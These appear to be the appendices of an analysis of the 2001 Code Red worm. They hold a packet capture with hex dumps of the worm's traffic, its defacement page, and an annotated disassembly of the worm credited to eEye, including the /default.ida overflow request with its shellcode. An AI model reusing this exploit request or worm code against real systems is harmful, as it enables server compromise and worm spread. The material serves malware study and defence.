74 1F B9 01 00 00 00 85 C9 74 16 8B F4 68 FF FF t........t...h..
FF 7F FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B EB ........;..CKCK.
E1 8B F4 8D 95 38 FE FF FF 52 FF 95 94 FE FF FF .....8...R......
3B F4 90 43 4B 43 4B 8B 85 3E FE FF FF 89 85 4C ;..CKCK..>.....L
FE FF FF 8B 8D 4C FE FF FF 81 E1 FF FF 00 00 89 .....L..........
8D 4C FE FF FF 83 BD 4C FE FF FF 14 0F 8C 47 01 .L.....L......G.
00 00 BA 01 00 00 00 85 D2 0F 84 3A 01 00 00 8B ...........:....
F4 8D 85 38 FE FF FF 50 FF 95 94 FE FF FF 3B F4 ...8...P......;.
90 43 4B 43 4B 8B 8D 3E FE FF FF 89 8D 4C FE FF .CKCK..>.....L..
FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89 95 4C ...L...........L
FE FF FF 83 BD 4C FE FF FF 1C 7C 1F B8 01 00 00 .....L....|.....
00 85 C0 74 16 8B F4 68 FF FF FF 7F FF 95 A0 FE ...t...h........
FF FF 3B F4 90 43 4B 43 4B EB E1 8B F4 6A 64 FF ..;..CKCK....jd.
95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4 6A 00 .....;..CKCK..j.
6A 01 6A 02 FF 95 B8 FE FF FF 3B F4 90 43 4B 43 j.j.......;..CKC
4B 89 85 78 FE FF FF 66 C7 85 7C FE FF FF 02 00 K..x...f..|.....
66 C7 85 7E FE FF FF 00 50 C7 85 80 FE FF FF C6 f..~....P.......
89 F0 5B 8B F4 6A 10 8D 8D 7C FE FF FF 51 8B 95 ..[..j...|...Q..
78 FE FF FF 52 FF 95 BC FE FF FF 3B F4 90 43 4B x...R......;..CK
43 4B C7 85 4C FE FF FF 00 00 00 00 EB 0F 8B 85 CK..L...........
4C FE FF FF 83 C0 01 89 85 4C FE FF FF 81 BD 4C L.........L.....L
FE FF FF 00 80 01 00 7D 37 8B F4 68 E8 03 00 00 .......}7..h....
FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4 6A ......;..CKCK..j
00 6A 01 8D 8D FC FE FF FF 51 8B 95 78 FE FF FF .j.......Q..x...
52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B EB AE R......;..CKCK..
8B F4 68 00 00 00 01 FF 95 A0 FE FF FF 3B F4 90 ..h..........;..
43 4B 43 4B E9 B9 FE FF FF 8B 85 44 FE FF FF 89 CKCK.......D....
85 50 FE FF FF 8B 8D 50 FE FF FF 0F AF 8D 50 FE .P.....P......P.
FF FF 69 C9 E3 59 CD 00 8B 95 50 FE FF FF 69 D2 ..i..Y....P...i.
B9 E1 01 00 8B 85 74 FE FF FF 03 C1 03 D0 89 95 ......t.........
74 FE FF FF 8B 8D 74 FE FF FF 69 C9 83 33 CF 00 t.....t...i..3..
81 C1 53 FE 6B 07 89 8D 74 FE FF FF 8B 95 74 FE ..S.k...t.....t.
FF FF 81 E2 FF 00 00 00 89 95 50 FE FF FF 83 BD ..........P.....
50 FE FF FF 7F 74 0C 81 BD 50 FE FF FF E0 00 00 P....t...P......
00 75 11 8B 85 74 FE FF FF 05 A9 0D 02 00 89 85 .u...t..........
74 FE FF FF 8B F4 6A 64 FF 95 A0 FE FF FF 3B F4 t.....jd......;.
90 43 4B 43 4B 8B F4 6A 00 6A 01 6A 02 FF 95 B8 .CKCK..j.j.j....
FE FF FF 3B F4 90 43 4B 43 4B 89 85 78 FE FF FF ...;..CKCK..x...
66 C7 85 7C FE FF FF 02 00 66 C7 85 7E FE FF FF f..|.....f..~...
00 50 8B 8D 74 FE FF FF 89 8D 80 FE FF FF 8B F4 .P..t...........
6A 10 8D 95 7C FE FF FF 52 8B 85 78 FE FF FF 50 j...|...R..x...P
FF 95 BC FE FF FF 3B F4 90 43 4B 43 4B 85 C0 0F ......;..CKCK...
85 EF 01 00 00 8B F4 6A 00 6A 04 8B 8D 68 FE FF .......j.j...h..
FF 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B .Q..x...R......;
F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 ..CKCK..L.......
8B 45 08 8B 48 68 89 8D 64 FE FF FF EB 1E 8B 95 .E..Hh..d.......
64 FE FF FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C d........d.....L
FE FF FF 83 C0 01 89 85 4C FE FF FF 8B 8D 64 FE ........L.....d.
FF FF 0F BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8B .......t.....j..
85 4C FE FF FF 50 8B 4D 08 8B 51 68 52 8B 85 78 .L...P.M..QhR..x
FE FF FF 50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 ...P......;..CKC
4B 8B F4 6A 00 6A 01 8B 8D 68 FE FF FF 83 C1 05 K..j.j...h......
51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4 Q..x...R......;.
90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 8B .CKCK..L........
```

```
45 08 8B 48 64 89 8D 64 FE FF FF EB 1E 8B 95 64 E..Hd..d.......d
16:06:57 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 52
Ident 30657 TTL 64 Checksum 61177 DF  SN=3436235332 AN=2342942505
W=5840 10 ACK
16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 44 Ident
49199 TTL 112 Checksum 30355 DF  SN=2342942505 AN=3436235332 W=17520
18 ACK PSH
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 2C C0 2F 40 00 70 06 76 93 D3 E9 02 DC XX XX .,./@.p.v.......
XX XX 04 8A 00 50 8B A6 77 29 CC D0 CA 44 50 18 .5...P..w)...DP.
44 70 5D 2A 00 00 47 45 54 20 00 00             Dp]*..GET ..
16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 40
Ident 30658 TTL 64 Checksum 61188 DF  SN=3436235332 AN=2342945429
W=5840 10 ACK
16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 451
Ident 30659 TTL 64 Checksum 60776 DF  SN=3436235332 AN=2342945429
W=5840 18 ACK PSH
16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 40
Ident 30660 TTL 64 Checksum 61186 DF  SN=3436235743 AN=2342945429
W=5840 11 ACK FIN
16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 52 Ident
49351 TTL 112 Checksum 30195 DF  SN=2342946544 AN=3436235744 W=17109
10 ACK
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 34 C0 C7 40 00 70 06 75 F3 D3 E9 02 DC XX XX .4..@.p.u.......
XX XX 04 8A 00 50 8B A6 86 F0 CC D0 CB E0 80 10 .5...P..........
42 D5 81 5A 00 00 01 01 05 0A CC D0 CB DF CC D0 B..Z............
CB E0                                           ..
16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 52 Ident
49350 TTL 112 Checksum 30196 DF  SN=2342946544 AN=3436235332 W=17520
10 ACK
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 34 C0 C6 40 00 70 06 75 F4 D3 E9 02 DC XX XX .4..@.p.u.......
XX XX 04 8A 00 50 8B A6 86 F0 CC D0 CA 44 80 10 .5...P.......D..
44 70 81 5B 00 00 01 01 05 0A CC D0 CB DF CC D0 Dp.[............
CB E0                                           ..
16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1155
Ident 49349 TTL 112 Checksum 29094 DF  SN=2342945429 AN=3436235332
W=17520 18 ACK PSH
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
04 83 C0 C5 40 00 70 06 71 A6 D3 E9 02 DC XX XX ....@.p.q.......
XX XX 04 8A 00 50 8B A6 82 95 CC D0 CA 44 50 18 .5...P.......DP.
44 70 CE 7D 00 00 FF 8B 8D 64 FE FF FF 0F BE 11 Dp.}.....d......
85 D2 74 02 EB D3 8B F4 6A 00 8B 85 4C FE FF FF ..t.....j...L...
50 8B 4D 08 8B 51 64 52 8B 85 78 FE FF FF 50 FF P.M..QdR..x...P.
95 C0 FE FF FF 3B F4 90 43 4B 43 4B C7 85 4C FE .....;..CKCK..L.
FF FF 00 00 00 00 8B 8D 68 FE FF FF 83 C1 07 89 ........h.......
```

```
8D 64 FE FF FF EB 1E 8B 95 64 FE FF FF 83 C2 01 .d.......d......
89 95 64 FE FF FF 8B 85 4C FE FF FF 83 C0 01 89 ..d.....L.......
85 4C FE FF FF 8B 8D 64 FE FF FF 0F BE 11 85 D2 .L.....d........
74 02 EB D3 8B F4 6A 00 8B 85 4C FE FF FF 50 8B t.....j...L...P.
8D 68 FE FF FF 83 C1 07 51 8B 95 78 FE FF FF 52 .h......Q..x...R
FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B 8B 45 08 ......;..CKCK.E.
8B 48 70 89 8D 4C FE FF FF 8B F4 6A 00 8B 95 4C .Hp..L.....j...L
FE FF FF 52 8B 45 08 8B 48 78 51 8B 95 78 FE FF ...R.E..HxQ..x..
FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B C6 .R......;..CKCK.
85 FC FE FF FF 00 8B F4 6A 00 68 00 01 00 00 8D ........j.h.....
85 FC FE FF FF 50 8B 8D 78 FE FF FF 51 FF 95 C4 .....P..x...Q...
FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C FE FF FF ...;..CKCK..L...
8B F4 8B 95 78 FE FF FF 52 FF 95 C8 FE FF FF 3B ....x...R......;
F4 90 43 4B 43 4B E9 0C FB FF FF EB FE E8 8C F5 ..CKCK..........
FF FF EB 30 58 83 C0 05 55 57 53 56 50 6A 3C 8B ...0X...UWSVPj<.
F0 83 C6 0C 56 68 00 01 00 00 FF 70 08 FF 74 24 ....Vh.....p..t$
28 FF 10 58 50 FF 74 24 18 FF 50 04 58 5E 5B 5F (..XP.t$..P.X^[_
5D FF 20 90 E8 CB FF FF FF E8 7B F9 FF FF B8 78 ]. ........{....x
56 34 12 B8 78 56 34 12 B8 78 56 34 12 B8 78 56 V4..xV4..xV4..xV
34 12 B8 78 56 34 12 58 50 8B BD 68 FE FF FF 89 4..xV4.XP..h....
47 F2 C3 8B 44 24 0C 05 B8 00 00 00 C7 00 4A 01 G...D$........J.
DC 00 33 C0 C3 EB EC E8 F1 F4 FF FF 4C 6F 61 64 ..3.........Load
4C 69 62 72 61 72 79 41 00 47 65 74 53 79 73 74 LibraryA.GetSyst
65 6D 54 69 6D 65 00 43 72 65 61 74 65 54 68 72 emTime.CreateThr
65 61 64 00 43 72 65 61 74 65 46 69 6C 65 41 00 ead.CreateFileA.
53 6C 65 65 70 00 47 65 74 53 79 73 74 65 6D 44 Sleep.GetSystemD
65 66 61 75 6C 74 4C 61 6E 67 49 44 00 56 69 72 efaultLangID.Vir
74 75 61 6C 50 72 6F 74 65 63 74 00 09 69 6E 66 tualProtect..inf
6F 63 6F 6D 6D 2E 64 6C 6C 00 54 63 70 53 6F 63 ocomm.dll.TcpSoc
6B 53 65 6E 64 00 09 57 53 32 5F 33 32 2E 64 6C kSend..WS2_32.dl
6C 00 73 6F 63 6B 65 74 00 63 6F 6E 6E 65 63 74 l.socket.connect
00 73 65 6E 64 00 72 65 63 76 00 63 6C 6F 73 65 .send.recv.close
73 6F 63 6B 65 74 00 09 77 33 73 76 63 2E 64 6C socket..w3svc.dl
6C 00 00 47 45 54 20 00 3F 00 20 20 48 54 54 50 l..GET .?.  HTTP
2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 /1.0..Content-ty
70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 pe: text/xml.HOS
54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 T:www.worm.com.
41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 Accept: */*.Cont
65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 ent-length: 3569
20 0D 0A 0D 0A 00 63 3A 5C 6E 6F 74 77 6F 72 6D  .....c:\notworm
00 4C 4D 54 48 0D 0A 3C 68 74 6D 6C 3E 3C 68 65 .LMTH..<html><he
61 64 3E 3C 6D 65 74 61 20 68 74 74 70 2D 65 71 ad><meta http-eq
75 69 76 3D 22 43 6F 6E 74 65 6E 74 2D 54 79 70 uiv="Content-Typ
65 22 20 63 6F 6E 74 65 6E 74 3D 22 74 65 78 74 e" content="text
2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 65 /html; charset=e
6E 67 6C 69 73 68 22 3E 3C 74 69 74 6C 65 3E 48 nglish"><title>H
45 4C 4C 4F 21 3C 2F 74 69 74 6C 65 3E 3C 2F 68 ELLO!</title></h
65 61 64 3E 3C 62 61 64 79 3E 3C 68 72 20 73 69 ead><bady><hr si
7A 65 3D 35 3E 3C 66 6F 6E 74 20 63 6F 6C 6F 72 ze=5><font color
3D 22 72 65 64 22 3E 3C 70 20 61 6C 69 67 6E 3D ="red"><p align=
22 63 65 6E 74 65 72 22 3E 57 65 6C 63 6F 6D 65 "center">Welcome
20 74 6F 20 68 74 74 70 3A 2F 2F 77 77 77 2E 77  to http://www.w
6F 72 6D 2E 63 6F 6D 20 21 3C 62 72 3E 3C 62 72 orm.com !<br><br
3E 48 61 63 6B 65 64 20 42 79 20 43 68 69 6E 65 >Hacked By Chine
73 65 21 3C 2F 66 6F 6E 74 3E 3C 2F 68 72 3E 3C se!</font></hr><
```

```
2F 62 61 64 79 3E 3C 2F 68 74 6D 6C 3E 20 20 20 /bady></html>
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20
16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 40 Ident
49352 TTL 112 Checksum 30206 DF  SN=2342946544 AN=3436235744 W=0 4
RST
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 28 C0 C8 40 00 70 06 75 FE D3 E9 02 DC XX XX .(..@.p.u.......
XX XX 04 8A 00 50 8B A6 86 F0 CC D0 CB E0 50 04 .5...P........P.
00 00 2B B5 00 00 00 00 00 00 00 00            ..+.........
```

Appendix B

Code Red Source Code

This code was taken from the analysis performed by Ryan Permeh and Marc Maiffret of eEye Digital Security.

```
seg000:00000000                 seg000      segment byte public 'CODE' use32
seg000:00000000                                         assume cs:seg000
seg000:00000000                                         assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000     47 45 54 20 2F 64+aGetDefault_ida db 'GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000     65 66 61 75 6C 74+          db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000     2E 69 64 61 3F 4E+          db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000     4E 4E 4E 4E 4E 4E+          db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000     4E 4E 4E 4E 4E 4E+          db
'N%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u685'
seg000:00000000     4E 4E 4E 4E 4E 4E+          db
'8%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53f'
seg000:00000000     4E 4E 4E 4E 4E 4E+          db 'f%u0078%u0000%u00=a  HTTP/1.0',0Dh,0Ah
seg000:00000000     4E 4E 4E 4E 4E 4E+          db 'Content-type: text/xml',0Ah
seg000:00000000     4E 4E 4E 4E 4E 4E+          db 'HOST:www.worm.com',0Ah
seg000:00000000     4E 4E 4E 4E 4E 4E+          db ' Accept: */*',0Ah
seg000:00000000     4E 4E 4E 4E 4E 4E+          db 'Content-length: 3569 ',0Dh,0Ah
seg000:00000000     4E 4E 4E 4E 4E 4E+          db 0Dh,0Ah
seg000:000001D6
seg000:000001D6                 ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O UT I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:000001D6
seg000:000001D6                 ; this is the       worm body.  this is the         code that actually does
        the work
seg000:000001D6                 ; Attributes:       bp-based frame
seg000:000001D6
seg000:000001D6                 WORM                proc near
seg000:000001D6
seg000:000001D6                 var_218    = byte ptr -218h
seg000:000001D6                 var_190    = dword ptr -190h
seg000:000001D6
seg000:000001D6     55                                  push        ebp
seg000:000001D7     8B EC                               mov         ebp, esp    ; switch esp to ebp
seg000:000001D9     81 EC 18 02 00 00           sub     esp, 218h               ; set       up space for local variables
seg000:000001DF     53                                  push        ebx                     ; save a few regs
seg000:000001E0     56                                  push        esi
seg000:000001E1     57                                  push        edi
seg000:000001E2     8D BD E8 FD FF FF           lea     edi, [ebp+var_218] ; fill in stack vars with 0xcc
seg000:000001E8     B9 86 00 00 00                      mov         ecx, 86h ; '†'
seg000:000001ED     B8 CC CC CC CC                      mov         eax, 0CCCCCCCCh
seg000:000001F2     F3 AB                               repe stosd                  ; Store String
seg000:000001F4     C7 85 70 FE FF FF+          mov     [ebp+var_190], 0 ; set 190h to 0
seg000:000001F4     00 00 00 00                                                     ; this zeros out the memory that
holds the GetProcAddress Call.
seg000:000001FE     E9 0A 0B 00 00                      jmp         WORMCONTINUE    ; Jump
seg000:000001FE                 WORM                    endp
seg000:000001FE
seg000:00000203
seg000:00000203                 ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O UT I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:00000203
seg000:00000203
seg000:00000203                 DataSetup               proc near           ; CODE XREF: seg000:00000D0D   p
```

```
seg000:00000203    8F 85 68 FE FF FF        pop     dword   ptr [ebp-198h]
seg000:00000209    8D BD F0 FE FF FF        lea     edi, [ebp-110h] ; set ebp -198h to address of        the data
segment
seg000:00000209                                                          ; set      edi to ebp -110
seg000:0000020F    64 A1 00 00 00 00        mov     eax, large fs:0 ; set   eax to an ebp+val
seg000:00000215    89 47 08                 mov     [edi+8], eax       ; set      ebp+118   to 0
seg000:00000218    64 89 3D 00 00 00+       mov     large    fs:0, edi ; set      fs reg ?
seg000:0000021F    E9 6F 0A 00 00                   jmp      JUMP_TABLE1      ; Jump
seg000:0000021F                  DataSetup          endp
seg000:0000021F
seg000:00000224
seg000:00000224                  ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O UT I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:00000224
seg000:00000224
seg000:00000224                  DO_RVA             proc near          ; CODE XREF: seg000:00000C93   p
seg000:00000224    8F 85 60 FE FF FF        pop     dword   ptr [ebp-1A0h]
seg000:0000022A    C7 85 F0 FE FF FF+       mov     dword   ptr [ebp-110h],      0FFFFFFFFh ; set 110h to
0xffffffff
seg000:00000234    8B 85 68 FE FF FF        mov     eax, [ebp-198h] ; load eax to      the data address
seg000:0000023A    83 E8 07                 sub     eax, 7      ; sub      7 from the data        segment, putting you
at: oD0B
seg000:0000023D    89 85 F4 FE FF FF        mov     [ebp-10Ch], eax ; set ebp - 10c to oD0B
seg000:00000243    C7 85 58 FE FF FF+       mov     dword   ptr [ebp-1A8h],      77E00000h ; set      1a8 to
0x780000
seg000:00000243    00 00 E0 77                                                   ;
__NULL_IMPORT_DESCRIPTOR+15D4h
seg000:0000024D    E8 9B 0A 00 00                   call     DO_REWRITE       ; jump into ced, do stuff, then
jump back
seg000:00000252
seg000:00000252                  RVA_TOP:                                        ; CODE XREF:
DO_RVA+213   j
seg000:00000252    83 BD 70 FE FF FF+       cmp     dword   ptr [ebp-190h],      0 ; this is null on the   first loop
through, due       to a null set at init.
seg000:00000252    00                                                    ; The      purpose    of this
          loop point is to loop through DLL Names    in the RVA table, looking for KERNEL32.dll, or more specificly, KERN
seg000:00000259    0F 85 DD 01 00 00        jnz     GETPROC_LOADED  ; go here after GetProcAddr Is loaded
seg000:0000025F    8B 8D 58 FE FF FF        mov     ecx, [ebp-1A8h] ; set      ecx to 77E00000
seg000:00000265    81 C1 00 00 01 00        add     ecx, 10000h         ; make ecx 0x77e10000
seg000:0000026B    89 8D 58 FE FF FF        mov     [ebp-1A8h], ecx
seg000:00000271    81 BD 58 FE FF FF+       cmp     dword   ptr [ebp-1A8h],      78000000h ; is it msvcrt?
seg000:0000027B    75 0A                            jnz      short      NOT_MSVCRT ; if    it is not, then
          jump here
seg000:0000027D    C7 85 58 FE FF FF+       mov     dword   ptr [ebp-1A8h],      0BFF00000h
seg000:00000287
seg000:00000287                  NOT_MSVCRT:                                     ; CODE XREF:
DO_RVA+57   j
seg000:00000287    8B 95 58 FE FF FF        mov     edx, [ebp-1A8h] ; set            edx to 0x77E10000
seg000:0000028D    33 C0                            xor      eax, eax    ; null out eax
seg000:0000028F    66 8B 02                 mov     ax, [edx]   ; move the low half of *edx into eax
seg000:0000028F                                                          ; should be something
          like 5a4d
seg000:00000292    3D 4D 5A 00 00                   cmp      eax, 5A4Dh          ; Compare Two       Operands
seg000:00000297    0F 85 9A 01 00 00        jnz     TO_RVA_TOP         ; jump if eax          is not 5a4d
seg000:0000029D    8B 8D 58 FE FF FF        mov     ecx, [ebp-1A8h] ; set            ecx to 0x77E10000
seg000:000002A3    8B 51 3C                 mov     edx, [ecx+3Ch]  ; set edx to *ecx+3ch
seg000:000002A3                                                          ; should be something
          like 0x000000D8
seg000:000002A6    8B 85 58 FE FF FF        mov     eax, [ebp-1A8h] ; set eax to 0x77E10000
seg000:000002AC    33 C9                            xor      ecx, ecx    ; null out ecx
seg000:000002AE    66 8B 0C 10                      mov      cx, [eax+edx]           ; set      ecx to what is at
eax+edx
seg000:000002AE                                                          ; should be something
```

```
          like 0x00004550
seg000:000002B2    81 F9 50 45 00 00         cmp     ecx, 4550h          ; Compare Two       Operands
seg000:000002B8    0F 85 79 01 00 00         jnz     TO_RVA_TOP          ; jump if ecx       is not 0x00004550
seg000:000002BE    8B 95 58 FE FF FF         mov     edx, [ebp-1A8h] ; set           edx to 0x77E10000
seg000:000002C4    8B 42 3C                  mov     eax, [edx+3Ch]  ; set eax to what's at 0x77E1003Ch
seg000:000002C4                                                                      ; should be something
          like 0x000000D8
seg000:000002C7    8B 8D 58 FE FF FF         mov     ecx, [ebp-1A8h] ; set           ecx to 0x77E10000
seg000:000002CD    8B 54 01 78                       mov     edx, [ecx+eax+78h] ; set edx to what's at address
0x77E100B4
seg000:000002CD                                                                      ; should be somehing like
51E00
seg000:000002D1    03 95 58 FE FF FF         add     edx, [ebp-1A8h] ; add           0x77E10000 to edx
seg000:000002D7    89 95 54 FE FF FF         mov     [ebp-1ACh], edx ; set           ebp-1AC   to 0x77E61E00
seg000:000002DD    8B 85 54 FE FF FF         mov     eax, [ebp-1ACh] ; set           eax to 0x77E61E00
seg000:000002E3    8B 48 0C                  mov     ecx, [eax+0Ch]  ; set ecx to what is at 0x77E61E0C
seg000:000002E3                                                                      ; should be something
          like 0x005394E
seg000:000002E6    03 8D 58 FE FF FF         add     ecx, [ebp-1A8h] ; add           0x77E10000 to ecx, to get
something like 0x77E6394e
seg000:000002EC    89 8D 4C FE FF FF         mov     [ebp-1B4h], ecx ; set           ebp-1B4    to 77E6394E
seg000:000002F2    8B 95 4C FE FF FF         mov     edx, [ebp-1B4h] ; set           edx to 77E6394E
seg000:000002F8    81 3A 4B 45 52 4E         cmp     dword     ptr [edx], 4E52454Bh ; looking for our specific
          code (NREK) - KERN spelled backwards..   this is       to find      KERNEL32
seg000:000002FE    0F 85 33 01 00 00         jnz     TO_RVA_TOP          ; Jump if Not       Zero (ZF=0)
seg000:00000304    8B 85 4C FE FF FF         mov     eax, [ebp-1B4h]
seg000:0000030A    81 78 04 45 4C 33+        cmp     dword     ptr [eax+4], 32334C45h ; looking for our specific
code (23LE) -      EL32 spelled backwards..  this is to find KERNEL32
seg000:00000311    0F 85 20 01 00 00         jnz     TO_RVA_TOP          ; Jump if Not       Zero (ZF=0)
seg000:00000317    8B 8D 58 FE FF FF         mov     ecx, [ebp-1A8h] ; ok,           we have     kernel32, now get the
functions   we need.
seg000:0000031D    89 8D 34 FE FF FF         mov     [ebp-1CCh], ecx ; store the kernel32 base addr.
seg000:00000323    8B 95 54 FE FF FF         mov     edx, [ebp-1ACh] ; set           edx to the offset from the base
seg000:00000329    8B 85 58 FE FF FF         mov     eax, [ebp-1A8h] ; set eax to the base
seg000:0000032F    03 42 20                  add     eax, [edx+20h]  ; add the offset pointer to the base to get the
RVA addr.
seg000:00000332    89 85 4C FE FF FF         mov     [ebp-1B4h], eax ; set ebp-1b4    with rva holder
seg000:00000338    C7 85 48 FE FF FF+        mov     dword     ptr [ebp-1B8h],       0 ; set      ebp-1b8    to 0
seg000:00000342    EB 1E                             jmp       short      RVA_PROCESS_FUNC ; This     is the part
of the inner RVA loop that compares          the current RVA        function to GetProcAddr.
seg000:00000342                                                                      ;
seg000:00000344
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000344
seg000:00000344                        RVA_INNER_TOP:                        ; CODE XREF: DO_RVA+20E   j
seg000:00000344    8B 8D 48 FE FF FF         mov     ecx, [ebp-1B8h] ; this moves on to the next func in an rva table
seg000:0000034A    83 C1 01                  add     ecx, 1       ; Add
seg000:0000034D    89 8D 48 FE FF FF         mov     [ebp-1B8h], ecx
seg000:00000353    8B 95 4C FE FF FF         mov     edx, [ebp-1B4h]
seg000:00000359    83 C2 04                  add     edx, 4       ; Add
seg000:0000035C    89 95 4C FE FF FF         mov     [ebp-1B4h], edx
seg000:00000362
seg000:00000362                        RVA_PROCESS_FUNC:                             ; CODE XREF:
DO_RVA+11E   j
seg000:00000362    8B 85 54 FE FF FF         mov     eax, [ebp-1ACh] ; This is the part of the inner RVA loop that
compares the current RVA function to GetProcAddr.
seg000:00000362                                                                      ;
seg000:00000368    8B 8D 48 FE FF FF         mov     ecx, [ebp-1B8h]
seg000:0000036E    3B 48 18                  cmp     ecx, [eax+18h]  ; Compare Two Operands
seg000:00000371    0F 8D C0 00 00 00         jge     TO_RVA_TOP          ; this is the end of the inside loop(there are
no more functions), goto RVA top and try again.
seg000:00000377    8B 95 4C FE FF FF         mov     edx, [ebp-1B4h]
seg000:0000037D    8B 02                             mov       eax, [edx]
```

```
seg000:0000037F    8B 8D 58 FE FF FF          mov     ecx, [ebp-1A8h]
seg000:00000385    81 3C 01 47 65 74+         cmp     dword    ptr [ecx+eax], 50746547h ; looking for GetProcAddr
(PteG cmp)
seg000:0000038C    0F 85 A0 00 00 00          jnz     TO_RVA_INNER_TOP ; didn't match, try the next one.
seg000:00000392    8B 95 4C FE FF FF          mov     edx, [ebp-1B4h]
seg000:00000398    8B 02                              mov     eax, [edx]
seg000:0000039A    8B 8D 58 FE FF FF          mov     ecx, [ebp-1A8h]
seg000:000003A0    81 7C 01 04 72 6F+         cmp     dword    ptr [ecx+eax+4], 41636F72h ; looking for
GetProcAddr (Acor cmp)
seg000:000003A8    0F 85 84 00 00 00          jnz     TO_RVA_INNER_TOP ; didn't match, try the next one.
seg000:000003AE    8B 95 48 FE FF FF          mov     edx, [ebp-1B8h] ; it did match  this is GetPRocAddr, need to get
the mapped RVA for this func.
